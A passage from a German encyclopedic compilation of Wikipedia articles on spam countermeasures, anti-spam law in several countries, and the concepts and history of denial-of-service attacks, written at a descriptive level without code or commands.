- Versendet der Benutzer eines Challenge-Response-Systems selbst eine Mail an ein Challenge-Response-System (z. B. eine Mailingliste mit Confirmed Opt-in), kommt es zu dem Effekt, dass beide Systeme jeweils auf die Antwort des anderen Systems warten (die Mailliste auf die explizite Bestätigung, dass die E-Mail-Adresse in die Liste aufgenommen werden soll, das System des Benutzers, dass sich die Mailliste als »regulärer« Benutzer authentifiziert). Die Aufnahme eines solchen Benutzers erfolgt dann meist durch manuelles Bearbeiten des Maillistenbetreibers, was für diesen einen entsprechenden Mehraufwand bei der Administration zur Folge hat.
- Ein Benutzer eines CR-Systems, der an einer Mailliste teilnimmt, verursacht im Allgemeinen eine Vielzahl von Challenge-Mails, da die Absenderadresse bei Mails an die Mailliste meist nicht verändert wird. Dies hat zur Folge, dass sich jeder Maillistenbeteiligte bei jedem einzelnen Benutzer eines solchen Systems authentifizieren muss, damit dieser die jeweilige Mail von der Mailliste erhalten kann. Da dies ab einer gewissen Anzahl von Benutzern von CR-Systemen innerhalb einer Mailliste die Akzeptanzschwelle vieler Benutzer überschreitet, führt dies im Allgemeinen dazu, dass sich die Benutzer solcher Systeme früher oder später aus den Diskussionen ausschließen.





**Spambekämpfung –** Derzeit wird Spam hauptsächlich durch Spam-Filter bekämpft. Neuere Verfahren schlagen vor, Spam durch Korrekturen im Simple Mail Transfer Protocol zu bekämpfen. Vereinzelt finden sich mittlerweile auch Vorschläge, Spammern das Sammeln der Empfängeradressen zu erschweren.

*Filter* – Inzwischen gibt es eine Vielzahl verschiedener Techniken zur automatischen Erkennung und Entfernung von Spam im Postfach. Einige E-Mail-Clients (Programme zum Schreiben/Senden/Empfangen einer E-Mail), wie der Mozilla Thunderbird, haben integrierte, auf dem Bayesschen Filter basierende, selbstlernende ➔Spamfilter, die Werbemails von vornherein aussortieren.

Allerdings leiden die Filter unter ihren Fehlerraten: So werden häufig Spam-Mails nicht zuverlässig erkannt und gelangen trotzdem in den Posteingang, man spricht von *false negatives*. Auch der andere Fehler ist möglich: Erwünschte Mails können durch zu strenge Filter als Spam eingestuft (so genannte *false positives*) werden und erreichen so den Empfänger nicht oder nur verzögert.

Lediglich gut konfigurierte Spamfilter, die der Benutzer auf sich persönlich zugeschnitten hat, haben hohe Erfolgsquoten. In solchen Fällen lassen sich False Positives fast ganz ausschließen und False Negatives auf unter 1 % drücken. Allerdings ist der Einmalaufwand für den Benutzer hoch und erfordert eine gewisse Erfahrung. Zudem ist durch immer neue Methoden der Filter ständig zu verbessern und zu erweitern.
Außerdem haben Filter durch die besprochenen Fehlerraten (die immer vorhanden sind) das Manko, dass der Benutzer die E-Mails, die herrausgefiltert wurden, im Zweifelsfall noch einmal nachkontrolieren muss und der eigentliche Zweck des Filters sich lediglich darauf beschränkt, eine Vorauswahl für den Benutzer zu treffen.

Zudem ist Filtern unter Umständen rechtlich kritisch: Filtert der Provider oder Arbeitgeber ohne Einwilligung des Nutzers, kann er unter Umständen einen Straftatbestand verwirklichen.

*Schwarze und graue Listen (RBL und Greylisting)* – RBL-Server sind Server, auf den die Adressen bekannter Spamversender in Echtzeit gesammelt werden (Realtime Blackhole List). Der Server für eingehende Mail kann diese Server anfragen, bevor er eine Mail annimmt. Wenn der Absender als Spammer registriert ist, wird die Annahme verweigert. Ein bekannter, frei zugänglicher RBL-Server ist spamhaus.org.

Graue Listen nützen die Tatsache aus, dass Spamschleudern häufig das Mailprotokoll nicht korrekt einhalten. Wenn eine Mail eingeht, wird die Annahme zunächst verzögert und die Absendeadresse kommt vorübergehend auf eine *graue Liste*. Wenn der Absender nach einer bestimmten Zeit die Sendung wiederholt, gilt er als konform und wird von der grauen Liste entfernt; anderenfalls wird die Mail ignoriert. Auf Wunsch kann ein einmal als konform erkannter Absender in eine *weiße Liste* eingetragen werden und wird in Zukunft direkt akzeptiert. Es kann allerdings auch passieren, dass seriöse Absender bei diesem Verfahren durchfallen, weil deren Mailserver falsch konfiguriert sind.

*Beschwerden/Rechtsweg* – Das wohl effektivste Verfahren zur nachhaltigen Bekämpfung von Spam dürfte sein, sich beim Provider des Spammers zu beschweren. Sollte damit die gewünschte Wirkung ausbleiben, ist der Rechtsweg günstig: Durch die entstehenden Verfahrenskosten und zu zahlenden Ordnungsgelder wird der Versand von Spam unlukrativ.

Die ineffizienteste, aber gemeinnützigste Gegenmaßnahme besteht darin, den Provider des Täters zu ermitteln und sich dort zu beschweren. Die eskalierende UBE-Flut kommt nämlich nur von einer begrenzten Anzahl an Providern, die Beschwerden noch nicht einmal beachten, während nicht wenige andere Provider für solche Hinweise dankbar sind und den Täter spätestens im Wiederholungsfall vor die Tür setzen.

Beschwerden sind nur sinnvoll, wenn man sie so gut es geht mehr oder weniger automatisiert, um möglichst viele pro Tag zu verschicken, beispielsweise unter Linus oder auch Unix mit einem Shell- oder Perl-Script. Zu analysieren ist der Header der E-Mail, der von vielen Mail-Clients gar nicht oder nur mit der Schaltfläche »Quellcode betrachten« gezeigt wird. Darin ist alles leicht zu fälschen außer den IP-Adressen der MTAs (Mail-Server), die die E-Mail transportiert haben. Diese stehen in Headerzeilen, die mit dem Schlüsselwort »Received« anfangen, und unterscheiden sich von potenziellen Fälschungen dadurch, dass sie in runden oder eckigen Klammern stehen. Man verfolgt die Kette dieser Weiterleitungen bis zum ersten System, das nicht mehr zum eigenen Provider gehört, denn weiter hinten stehende Systeme können auch gefälscht sein. Zu welchem Provider diese IP-Adresse gehört, ermittelt man mit dem Unix-Befehl »whois« und dem Whois-Server der zuständigen Registry.

Das Format, mit dem die einzelnen Whois-Server antworten, ist uneinheitlich. Wenn als angeblicher Provider eine Firma mit einem winzigen Class-C-Netz genannt wird, riskiert man, dass der vermeintliche Provider





und der Täter identisch sind. Man muss mit etwas Erfahrung und Geschick den *Upstream*, also den eigentlichen Provider, ermitteln. Beispiel: Die IP-Nummer gehört einer deutschen Firma, die schon vom Namen her Internet-Werbung als Geschäftsziel hat, nur über 128 IP-Nummern verfügt und offenbar über die Telekom ans Internet angeschlossen ist. Dann beschwert man sich direkt bei der Telekom.

Die meisten Provider haben eine eigene Beschwerde-Adresse (abuse@…), die jedoch nicht immer im Whois-Server eingetragen ist. Um zu ermitteln, welches die richtige Beschwerde-Adresse zu einer bestimmten Domain ist, leistet ▸ http://www.abuse.net wertvolle Dienste, wo allerdings nicht direkt anhand IP-Adressen (Nummern) nachgesehen werden kann, weil IP-Adressen öfters den Besitzer wechseln.

Die Beschwerde verfasst man knapp und höflich und hängt eine vollständige Kopie der missbräuchlichen E-Mail (mit > in der ersten Spalte) unten dran, und zwar nicht als Attachment. Dass der Header vollständig, vor allem mit allen »Received«-Zeilen, mit enthalten ist, spielt für den Missbrauchs-Sachbearbeiter eine entscheidende Rolle, um den Täter zu ermitteln. Eine Ausnahme ist abuse@wanadoo.fr, wo Beschwerden mit UBE verwechselt und zurückgewiesen werden, wenn sie mehr von der missbräuchlichen E-Mail zitieren als nur den Header.

Möglichkeiten zur Automatisierung dieses Ermittlungs- und Beschwerdeprozesses bieten Dienstleister wie beispielsweise SpamCop. Wer sich hier registriert hat, kann einfach den Quelltext einer UCE dorthin schicken und erhält in der Regel nur wenige Sekunden später eine Bestätigungsmail. In dieser ist ein Link (zur SpamCop-Website) enthalten, dem man mit dem Browser folgt und dort nochmals bestätigt, dass es sich bei der Mail tatsächlich um Spam handelt. Alles Weitere wird von SpamCop übernommen – an wen die Beschwerden letztendlich verschickt werden, lässt sich ebenfalls der letztgenannten Webseite entnehmen.

*Verbraucherzentrale* – Am 01. Juli 2005 startete das vom Bundesministerium für Verbraucherschutz, Ernährung und Landwirtschaft (BMVEL) zusammen mit der Verbraucherzentrale Bundesverband e. V. (VZBV) eingesetzte Projekt einer Beschwerdestelle zur Bekämpfung von Spam. Unter »beschwerdestelle@spam.vzbv.de« können Verbraucher dem VZBV per Mail unerwünscht eingetroffene Spams übermitteln. Der VZBV überprüft diese Fälle und wird in geeigneten Fällen juristisch gegen Spam-Versender und deren Auftraggeber vorgehen. Wichtig ist dabei nur, dass man den

erweiterten Header der Spam-Mail mitschickt. Da diese Angaben für eine etwaige Rechtsverfolgung notwendig sind, können Mails ohne gesicherte Header-Zeilen leider nicht bearbeitet werden.

Der VZBV arbeitet mit anderen Verbraucherzentralen auf der ganzen Welt zusammen. Er hat sich zum Ziel gesetzt, Spam mit allen juristischen Mitteln unprofitabel zu machen. Der Service ist kostenlos, man braucht sich nicht zu registrieren, und ist nur für Privatpersonen gedacht. Die Sache zeigt Wirkung. Besonders Spammer aus Deutschland und dem Rechtsgebiet der EU können sich nicht mehr in der scheinbaren Anonymität des WWW verstecken. Doch auch international ist der VZBV dank mehrerer Kooperationen tätig.

Der Vorteil gegenüber Spam-Filtern liegt hierbei darin, dass die Versender von Spam belangt werden, Spammen illegalisiert wird und somit langfristig das Versenden von Spam zurückgeht. Der Nachteil ist der, dass die Spam-Mails vorerst weiter im Postfach landen und das Weiterleiten inklusive des erweiterten Headers zeitaufwendig ist. Wichtig wäre noch, dass auch gerade die Mails weitergeleitet werden, die ein Spam-Filter bereits aussortiert hat (die meisten Mail-Dienste haben einen Spam-Verdachtsordner, der sich selbstständig löscht).

*Ebay / PayPal* – Auch Ebay und PayPal verfolgen, natürlich primär im eigenen Interesse, Spam-Versender. Diese werden auf Unterlassung verklagt, mit dem Ziel, dass es keine Spam-Mails über die Firma mehr gibt. Ebay und PayPal gehen jedem Hinweis nach und verfolgen die Versender von Spam-Mails weltweit. Dazu muss man nur Spam-Mails, die sich für Ebay bzw. PayPal ausgeben bzw. darauf berufen, mit dem erweiterten Header an folgende Adresse weiterleiten: spoof@ebay.de oder spoof@paypal.de. Man erhält dann eine Antwort, ob die Mail echt war oder nicht, sowie allgemeine Informationen zum Thema.

*Mimikry* – Neben technischen Möglichkeiten gibt es noch weitere Methoden, den Täter an der Ausführung seiner Geschäfte zu hindern. So können Empfänger von UCE z. B. zum Schein mit falschen persönlichen Daten auf die angebotenen Geschäfte eingehen. Dies bewirkt beim Händler, dem der Täter zuarbeitet, eine Flut von Fehlern bei Bestellungen von Kunden, die vom Täter angeworben wurden. Das führt möglicherweise sogar zur Beendigung des Geschäftsverhältnisses. Dieses Vorgehen lässt sich automatisieren (beispielsweise mit Proxys), ist rechtlich aber höchst fraglich.





Absender von Nigeria-Connection-Mails kann man einfach durch Antworten und das Führen zielloser Diskussionen beschäftigen. Dies bindet beim Täter Zeit. Persönliche Daten oder gar Bankverbindung sollte man dabei natürlich nicht preisgeben.

## Rechtslage

**Rechtslage in Deutschland –** Eine Haftungsfrage für den Versand von E-Mail-Würmern und Trojanern, die den größten Anteil an der UBE nach UCE ausmachen dürften, ist in Deutschland noch umstritten. Unter sehr eingeschränkten Bedingungen sehen einige Autoren zumindest Unternehmen als haftbar an, für Privatpersonen verneint die Literatur überwiegend eine Haftungsverpflichtung. Ein Unterlassungsanspruch gegen versehentliche Wurmversender wurde bislang noch nicht durchgesetzt. Strafrechtlich ist das Erstellen und Verbreiten von Würmern, Viren und Trojanern als Computersabotage relevant. 2005 wurde in Deutschland deswegen ein Schüler als Autor von *Netsky* und ➔*Sasser* zu einem Jahr und neun Monaten Haft auf Bewährung verurteilt.

Aus unerwünschter E-Mail-Werbung kann sowohl ein wettbewerbsrechtlicher als auch ein privatrechtlicher Unterlassungsanspruch des Empfängers an den Versender erwachsen. Es ist dabei unerheblich, ob und wie häufig der Spammer schon spammte: Ein Unterlassungsanspruch entsteht ab der ersten E-Mail.

*Wettbewerbsrecht* – Nach ständiger Rechtsprechung der Instanzgerichte und mittlerweile auch des BGH (BGH, Urteil vom 11. März 2004, AZ: I ZR 81/01) zum alten Gesetz gegen den unlauteren Wettbewerb (UWG) ist eine Zusendung von unerwünschten Werbe-E-Mails nach den gleichen Grundsätzen sitten- und damit wettbewerbswidrig, die schon auf die Werbung per Telex, Telefax und Telefon angenommen wurden.

Demzufolge ist es dem Empfänger nicht zuzumuten, Werbung, in deren Empfang er nicht eingewilligt hat, tolerieren zu müssen, wenn dadurch auf Seiten des Empfängers Kosten und/oder eine sonstige Störung entstehen.

Das neue UWG (seit 2004) regelt unmissverständlich die Ansprüche, die an E-Mail-Werbung gestellt werden, damit sie wettbewerbsrechtlich einwandfrei ist. Dazu gehört insbesondere, dass der Empfänger in die Zusendung von Werbung per E-Mail vorher eingewilligt hat. Unterlassungsansprüche aus dem UWG stehen allerdings nur Wettbewerbern des Spammers zu, auch wenn der Begriff Wettbewerber weit ausgelegt wird. Dafür wirkt ein wettbewerbsrechtlicher Unterlassungsanspruch auf den gesamten

geschäftlichen Verkehr. Der Spammer darf also auch keinem Dritten mehr unerwünschte Werbung zusenden. Würde er dabei erwischt, droht ihm die Zahlung eines Ordnungsgeldes an die Staatskasse oder sogar Ordnungshaft. Tatsächlich wurden schon Ordnungsgelder gegen Spammer verhängt.

*Haftungsrecht* – Weniger umfassend, dafür individuell schützend und ohne Wettbewerber-Position lässt sich auch aus dem allgemeinen Haftungsrecht ein Unterlassungsanspruch gegenüber dem Spammer herleiten. Er konstruiert sich, wie jeder Unterlassungsanspruch in diesem Bereich, aus den §§ 1004 analog und 823 Abs. 1 BGB.

Für Privatanwender wird dann auf das allgemeine Persönlichkeitsrecht, das sich aus dem Grundgesetz herleitet, rekurriert, der geschäftliche Anwender sieht einen ebenfalls grundrechtlich geschützten Eingriff in den eingerichteten und ausgeübten Gewerbebetrieb. Beides sind sonstige Rechte im Sinne des § 823 Abs. 1 BGB.

*Strafrecht* – Vermehrt wird in letzter Zeit auch diskutiert, den Absender von unerwünschter Werbe-E-Mail strafrechtlich zu verfolgen. Einen Ansatz lieferte dazu die Dissertation »Zur strafrechtlichen Bewältigung des Spamming« von Thomas Frank. Eine Zusammenfassung davon war in Computer und Recht 2/2004 S. 123 ff. abgedruckt. Allerdings ist die Rechtsprechung dazu noch uneinheitlich, insbesondere sehen die Staatsanwaltschaften derzeit noch keinen Handlungsbedarf.

*Anti-Spam-Gesetz* – Der Deutsche Bundestag hat am 17. Februar 2005 in erster Lesung den Entwurf eines Anti-Spam-Gesetzes beraten. Das Anti-Spam-Gesetz soll das Teledienstegesetz um folgende Regelung erweitern:

*»Werden kommerzielle Kommunikationen per elektronischer Post (E-Mail) versandt, darf in der Kopf- und Betreffzeile weder der Absender, noch der kommerzielle Charakter der Nachricht verschleiert oder verheimlicht werden. Ein Verschleiern oder Verheimlichen liegt insbesondere dann vor, wenn die Kopf- oder Betreffzeile absichtlich so gestaltet ist, dass der Empfänger vor Einsichtnahme in den Inhalt der Kommunikation keine oder irreführende Informationen über die tatsächliche Identität des Absenders oder den kommerziellen Charakter der Nachricht erhält.«*

Ein Verstoß gegen diese Regelung soll als Ordnungswidrigkeit mit einer Geldbuße bis zu 50.000 Euro geahndet werden. Die Regelung würde allerdings nur die Irreführung über Absender und Inhalt der Mail verbieten, nicht aber das unverlangte Zusenden von Werbe-E-Mails selbst.





**Rechtslage in anderen Ländern –** Im übrigen Europa ist die Rechtslage durch die Richtlinie des Europäischen Parlaments und des Rates über die Verarbeitung personenbezogener Daten und den Schutz der Privatsphäre in der elektronischen Kommunikation vom 12. Juli 2002, die bis Ende 2003 von den EU-Mitgliedstaaten in nationales Recht umzusetzen war, im Ergebnis vergleichbar:

Die Zusendung von E-Mail-Werbung ist nur dann erlaubt, wenn der Empfänger vorher eingewilligt hat. Die konkrete Umsetzung in das jeweilige nationale Recht ist in den jeweiligen Ländern unterschiedlich. Eine Übersicht dazu liefert die Dissertation von Björn Bahlmann »Möglichkeiten und Grenzen der rechtlichen Kontrolle unverlangt zugesandter E-Mail-Werbung. Internationale Regelungen und alternative Lösungsmöglichkeiten«, die nur direkt beim Verlag erhältlich ist.

In Österreich war von 1999 bis 2003 für das Versenden von Massen- oder Werbe-E-Mail nach § 101 Telekommunikationsgesetz (TKG) 1997 die vorherige Zustimmung des Empfängers erforderlich (opt in), UCE und UBE somit verboten. Die Nachfolgeregelung, § 107 TKG 2003, erlaubt UCE an Unternehmen oder Behörden, mit Einschränkungen auch an bestehende Privatkunden, wenn diese weitere Nachrichten ablehnen können (opt out). Massen- oder Werbe-E-Mail an Privatpersonen bedarf weiterhin der vorherigen Zustimmung des Empfängers (opt-in). Zuwiderhandlungen werden von der Fernmeldebehörde mit bis zu 37.000 Euro bestraft, allerdings ist nur eine Verfolgung österreichischer oder deutscher Täter erfolgversprechend. Unabhängig davon besteht die Möglichkeit einer Klage durch den Empfänger auf Unterlassung oder durch einen Mitbewerber wegen unlauteren Wettbewerbs.

In den USA wurde Spam durch den CAN-SPAM-Act im Prinzip verboten. Mittlerweile wurden die ersten Spammer bereits verhaftet, 2004 wurde in den USA ein Spammer zu einer Haftstrafe von 9 Jahren verurteilt.

Australien war Vorreiter in Sachen Anti-Spam-Gesetzgebung und bedrohte Spamming als erstes Land weltweit mit harten Strafen. Allerdings hielt sich die Regierung ein Schlupfloch offen: Parteienwerbung ist, anders als in Deutschland, dort erlaubt.

## Ausblick

Im Kampf um/gegen UBE wird von beiden Seiten ein immer größer werdender Aufwand getrieben:

- Das UBE-Aufkommen stieg in den letzten Jahren exponentiell an. Im Jahr 2003 überstieg das UBE-Aufkommen erstmals die Menge der regulären Mails, so eine Meldung von spamhaus.org Ende des Jahres.
- Aufkommende neue Filter- oder andere Techniken zur UBE-Vermeidung werden durch entsprechende Gegenmaßnamen umgangen:
  - Die Überprüfung der Gültigkeit von Absenderadressen führte zur Verwendung gültiger Adressen mit dem Effekt, dass Unschuldige mit Tausenden bis zu Millionen von Bounces überschüttet wurden.
  - Die Einführung von Filtern, die Mails auf bestimmte Begriffe überprüften, führte zu Mails, die absichtliche Schreibfehler enthielten (beispielsweise »V1a9ra« statt »Viagra«) oder durch ungültiges HTML (das von HTML-darstellenden Mailreadern ignoriert wird) den wahren Inhalt verschleierten.
  - Das Sperren bekannter offener Relays und bekannter UBE-versendender Server führte zur Verbreitung von ➡Trojanischen Pferden, die die Rechner von regulären Benutzern als UBE-Versender umfunktionierten.
  - Das Einführen von zentralen Listen, die Informationen über offene Relays u. a. verbreiteten und immer öfter von Mailbetreibern genutzt werden, führte zu ➡Denial-of-Service-Angriffen gegenüber den Betreibern der jeweiligen Liste und deren ISPs.
  - Es wird vermutet, dass das 2003 vermehrte Aufkommen von Würmern auf die Verbreitung und Durchsetzung von statistischen Analysetools (z. B. Bayes-Filtern) zurückzuführen ist.
  - Einige Provider gehen dazu über, den Port 25 zu überwachen oder ganz zu sperren, um eventuell vorhandenen Viren die Möglichkeit zu nehmen, auf diesem Port Mails zu verschicken.
- Neue Übertragungsmethoden von Mail, die eine Authentifizierung der beteiligten Mailserver erlauben, sollen das bisherige System (SMTP) ablösen. Erstellt wird ein neuer Standard von Seiten der IETF, gleichzeitig arbeiten große Mailanbieter an eigenen Lösungen. Das Sender Policy Framework ist ein sehr vielversprechendes Konzept, das auf einem zusätzlichen DNS-TXT-Eintrag basiert. Es werden bereits Patches für viele populäre so genannte MTAs (Mail Transfer Agents) angeboten.





Ein weiterer Ansatz ist die Einführung von virtuellen Briefmarken, den beispielsweise HashCash verfolgt. Dabei muss der Versender pro abgeschickter E-Mail einige Sekunden Rechenzeit investieren, um eine solche virtuelle Briefmarke, die nur für begrenzten Zeitraum und für eine bestimmte Empfängeradresse gültig ist, zu erstellen. Auf der Empfängerseite werden dann E-Mails von unbekannten Absendern von einem Filterprogramm wie SpamAssassin nur dann akzeptiert, wenn sie mit gültigen Briefmarken versehen sind. Das hat zur Folge, dass das massenhafte Versenden von E-Mails erheblichen Mehraufwand bedeuten würde während der gelegentliche Versender kaum beeinträchtigt ist. Ein Vorteil dieser Methode ist, dass das Überprüfen der Gültigkeit einer virtuellen Briefmarke mit (im Vergleich zum Erzeugen der Briefmarke) sehr wenig Rechenaufwand geschehen kann. Ein Schwachpunkt ist, dass Täter ohnehin nicht mehr ihre eigenen Rechner benutzen und daher auch mehr Rechenleistung zur Verfügung haben.

Die Erfahrung der letzten Jahre und auch die Tatsache, dass soziale Probleme nicht durch technische Ansätze gelöst werden können, lassen den Schluss zu, dass das System E-Mail in dieser Form in absehbarer Zukunft nicht mehr länger bestehen wird. Diese Annahme wird unterstützt durch die Vorkommnisse im April und Mai 2004, bei der Filter auf größeren Plattformen abgeschaltet, beziehungsweise maßgebliche Funktionalitäten des Mediums E-Mail eingeschränkt wurden, um die um Faktoren größer gewordene Mailflut in den Tagen davor überhaupt verarbeiten zu können. Beispiele hierfür sind die Ablehnung auch wichtiger Dateiarten beim Empfang von E-Mail an der Freien Universität Berlin, beziehungsweise das komplette Abschalten von UBE- und Wurm/Virenfiltern bei der Bundesregierung oder der TU Braunschweig.

Die 25 EU-Mitglieder werden künftig beim Kampf gegen Spammer mit 13 asiatischen Ländern – China, Japan, Süd-Korea und den zehn Asean-Staaten – zusammenarbeiten.

*Quelle: http://de.wikipedia.org/wiki/Spam. Historie: 14.9.04: Angelegt von TobiasEgg, danach bearbeitet von den Hauptautoren Elian, MichaelDiederich, Schaengel89, Fb78, Siehe-auch-Löscher, Steven Malkovich, D, Flominator, FelixH, Achim Raschka, Mononoke, Ralf Roletschek, Burri.simon@gmx.net, Filzstift, Raubtierkapitalist, Masiat, TobiasEgg, T.W.F, Stefan64, Lley, JD, Bruhaha, Zinnmann, Arbeo, Wiegels, Jodevin, Bodo Thiesen, Sypholux, Thiemo Mättig, Atamari, Bera, Vlado, Neo23x0, SirJective, Hashar, Stefan@freimark.de, Tody, Martin Möller, Michael Kümmling, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

# Angriffe

## Denial of Service

Als *DoS*-Angriff (Denial of Service attack, etwa: »Dienstverweigerungsangriff«) bezeichnet man einen Angriff auf einen Host (Server) mit dem Ziel, einen oder mehrere seiner Dienste arbeitsunfähig zu machen. In der Regel geschieht dies durch Überlastung. Erfolgt der Angriff koordiniert von einer größeren Anzahl anderer Systeme aus, so spricht man von einem *DDoS* (Distributed Denial of Service). Normalerweise werden solche Angriffe nicht per Hand, sondern mit ➡Backdoor-Programmen oder Ähnlichem durchgeführt, welche sich von alleine auf anderen Rechnern im Netzwerk verbreiten und dadurch dem Angreifer weitere Wirte zum Ausführen seiner Angriffe bringen.

### Funktionsweise

Primitive DoS-Angriffe belasten die Dienste eines Servers, beispielsweise HTTP, mit einer größeren Anzahl Anfragen, als dieser in der Lage ist zu bearbeiten, woraufhin er eingestellt wird oder reguläre Anfragen so langsam beantwortet, dass diese abgebrochen werden. Wesentlich effizienter ist es jedoch, Programmfehler auszunutzen, um eine Fehlerfunktion (wie einen Absturz) der Serversoftware auszulösen, worauf diese ebenso auf Anfragen nicht mehr reagiert.

Eine besondere Form stellt die *DRDoS* (Distributed Reflected Denial of Service)-Attacke dar. Hierbei adressiert der Angreifer seine Datenpakete nicht direkt an das Opfer, sondern an regulär arbeitende Internetdienste, trägt jedoch als Absenderadresse die des Opfers ein (IP-Spoofing). Die Antworten auf diese Anfragen stellen dann für das Opfer den eigentlichen DoS-Angriff dar. Der Ursprung des Angriffs ist für den Angegriffenen durch diese Vorgehensweise praktisch nicht mehr ermittelbar.

Im Unterschied zu anderen Angriffen will der Angreifer hier normalerweise nicht in den Computer eindringen und benötigt deshalb keine Passwörter oder Ähnliches. Jedoch kann ein DoS-Angriff Bestandteil eines Angriffs auf ein System sein, z. B. bei folgenden Szenarien:

- Um vom eigentlichen Angriff auf ein System abzulenken, wird ein anderes System durch einen DoS lahmgelegt. Dies soll dafür sorgen, dass das mit der Administration betraute Personal vom eigentlichen Ort des Geschehens abgelenkt ist, bzw. die Angriffsversuche im durch den DoS erhöhten Datenaufkommen untergehen.
- Verzögert man Antworten eines regulären Systems, können Anfragen an dieses durch eigene, gefälschte Antworten kompromittiert werden. Beispiel hierfür ist die »Übernahme« fremder Domainnamen durch Liefern gefälschter DNS-Antworten.
- Als Form des Protests sind DoS-Attacken in letzter Zeit populär geworden. Zum Eigenschutz der Protestierenden werden Angriffe dieser Art im Allgemeinen von ➡Computerwürmern durchgeführt, die sich selbstständig auf fremden Systemen verbreiten. Entsprechend handelt es sich bei Protestaktionen dieser Art um DDoS-Attacken.





### Angriffskonzepte

Je nachdem welche Ressource durch den Angriff blockiert werden soll, lassen sich folgende Konzepte unterscheiden:

- Angriffe, die auf die Belegung von Bandbreite zielen: Durch möglichst datenintensive Zugriffe auf das Zielsystem soll dessen Netzwerkanbindung überlastet werden. Der Angreifer muss hierzu jedoch selbst über eine gute Anbindung verfügen, oder aber über ein Netzwerk von »Zombierechnern«, die ihre Bandbreite gebündelt einsetzen können (DDoS-Attacke).
- Angriffe, die auf die Belegung von Netzwerkressourcen zielen: Durch unvollständige oder fehlerhafte Verbindungsanfragen in großer Zahl wird gezielt versucht, die Netzwerkfähigkeit des angegriffenen Systems zu blockieren (z. B. SYN-Flood-Attacke).
- Angriffe, die auf die Belegung bestimmter Dienste zielen: Die auf dem Server laufenden Dienste werden durch eine unnormal hohe Inanspruchnahme oder speziell präparierte Datenpakete blockiert. Oft werden hierfür Fehler oder Schwachstellen der auf dem Server laufenden Software ausgenutzt.
- Neben der Belegung von Bandbreite oder anderer Netzwerkressourcen kann der Angriff durch Mail- und Kompressionsbomben auch auf Festplattenplatz und Speicher zielen. Das betroffene System wird durch den fehlenden freien Speicher betriebsunfähig.

In einem Angriffsszenario sind auch beliebige Mischformen denkbar. In der Regel wählt der Angreifer ein Konzept, mit dem er bei geringstem eigenen Ressourceneinsatz die größtmögliche Wirkung beim Opfer erzielen kann.

**Beispiele**

- Januar 2006: DDos gegen den Server von Alluwant.de (großer Homepage Ausfall)
- Dezember 2005: DDos gegen die Server von dialerschutz.de, computerbetrug.de, gulli.com und antispam.de; Ermittlungsbehörden eingeschaltet
- September/Oktober 2005: DDos gegen die Server von Anbieter crowfire.de; 1000 Euro Belohnung für das Fassen des Täters oder Lösung des Problems
- September 2005: DDos gegen antispam.de und computerbetrug.de
- August 2005: mehrere DDoS, Bundeskriminalamt eingeschaltet, z. B. Fluxx AG, Ziel eines gescheiterten Erpressungsversuchs um 40.000 Euro
- Mai 2005: DDoS gegen antispam.de / GameSurge IRC Netzwerk
- April 2005: Das Onlinespielenetzwerk PlayOnline (auf dem unter anderem das Spiel Final Fantasy XI läuft) der Firma Square Enix ist Ziel eines DDoS-Angriffs.
- Januar/Februar 2005: Ein aktiv gesteuerter DoS-Angriff legt in mehreren Angriffswellen das Online-Angebot des Heinz Heise Verlags für zwei Tage teilweise lahm. Der Zeitschriften-Verlag stellt Strafanzeige und setzt eine Belohnung in Höhe von 10.000 Euro für sachdienliche Hinweise aus, die zur Ergreifung des Täters führen.
- Dezember 2004: DDoS gegen Amazon.com und diverse Bittorrent Websites
- Oktober 2004: DDoS gegen diverse Websites der holländischen Regierung
- September 2004: DDoS u. a. gegen Symantec
- August 2004: DDoS gegen DoubleClick / dialerschutz.de / computerbetrug.de
- Juli 2004: DDoS gegen Boinc/SETI / Betfair / mybet.com
- Februar 2004: Der E-Mail-Wurm➔Mydoom bringt die Website der Firma SCO zum Erliegen.
- August 2003: Der E-Mail-Wurm Lovsan/➔W32.Blaster soll die Update-Site der Firma Microsoft unerreichbar machen, wird jedoch durch Deaktivierung des Domainnamens ins Leere geführt.
- Mai 2001: drei Tage andauernde DDoS-Attacke gegen das CERT/CC (Computer Emergency Response Team/Coordination Center)
- Februar 2000: Verschiedene, große Internet-Dienste (wie z. B. Yahoo!, CNN, Amazon.de, Ebay) werden durch DDoS-Attacken lahm gelegt. Hierbei haben sich die Angreifer Zugang zu hunderten von Computern im Internet verschafft (darum das »distributed«, also »verteilt«), um die Wirksamkeit ihrer Attacken durch die Vielzahl der gleichzeitig angreifenden Rechner stark zu erhöhen. Eine DDoS-Attacke erzielt den Schaden meistens durch die Überlastung der angegriffenen Systeme.





Die beobachteten Angriffe basierten auf zwei wesentlichen Schwachstellen: Zum einen konnten die Absenderadressen der »angreifenden« Datenpakete gefälscht werden (IP-Spoofing), zum anderen konnte vor dem eigentlichen Angriff auf einer großen Anzahl dritter – nur unzureichend geschützter – Internet-Rechner unberechtigterweise Software installiert werden, die dann ferngesteuert durch massenhaft versendete Datenpakete den eigentlichen Angriff ausführten. Das Besondere an diesen DDoS-Angriffen ist, dass diese daher auch diejenigen treffen können, die sich ansonsten optimal vor Eindringlingen aus dem Internet geschützt haben. Insofern sind Rechner, auf denen noch nicht einmal so genannte Grundschutzmaßnahmen umgesetzt sind, nicht nur für den jeweiligen Betreiber eine Gefahr, sondern auch für alle anderen Computer im Internet.

**Popularität**

Versuche, eine Denial of Service herbeizuführen, sind (inzwischen) populär. So hielt Lycos einen Bildschirmschoner bereit, mit dem eine Denial of Service bei Internet-Rechnern, die als Spam-Versender verdächtigt werden, erreicht werden soll. Diese Aktion ist jedoch mittlerweile gestoppt. Sie diente auch lediglich dazu, die Diskussion über ➔Spam neu zu entfachen. Letztlich sind DDos-Attacken jedoch keinesfalls Kavaliersdelikte, sondern rufen bei den betroffenen Webseiten in der Regel Schäden in Höhe von 5- oder 6-stelligen Eurobeträgen hervor und vernichten oftmals jahrelange Arbeit – da selbstverständlich von dem System kein Backup existiert. DDoS-Angriffe werden daher in aller Regel zur Anzeige gebracht, identifizierte Täter gerichtlich verfolgt, abgeurteilt und zu vollständigem Schadensersatz herangezogen.

Im weiteren Sinn sind Denials of Service auch außerhalb der digitalen Welt zu finden. So haben

- das massenhafte Stellen von Anträgen (z. B. aus Unzufriedenheit motiviert),
- Boykotts, insbesondere Kaufboykotts, oder auch
- Streiks, insbesondere Generalstreiks

durchaus die Wirkung einer Denial of Service.

